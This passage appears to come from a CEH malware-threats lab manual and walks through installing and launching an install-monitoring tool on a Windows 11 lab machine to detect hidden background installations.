
Here, we will use the Mirekrosoft Install Monitor tool to detect hidden and background installations.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekrosoft Install Monitor** and double-click **SetupInstallMonitor.exe**.

Note: If **Update Available** wizard appears, click **Update** button.


Note: If a **User Account Control** window appears, click **Yes**.

2. Follow the installation steps to install **Mirekrosoft Install Monitor**.
3. The **Setup Successful** wizard appears; click **Launch**.




4. If a **User Account Control** window appears, click **Yes**.
5. The **Mirekrosoft Install Monitor** main window appears, along with a **Welcome** pop-up, click **OK**. Click **Skip scan** in the **Home** tab.

Module 07 – Malware Threats

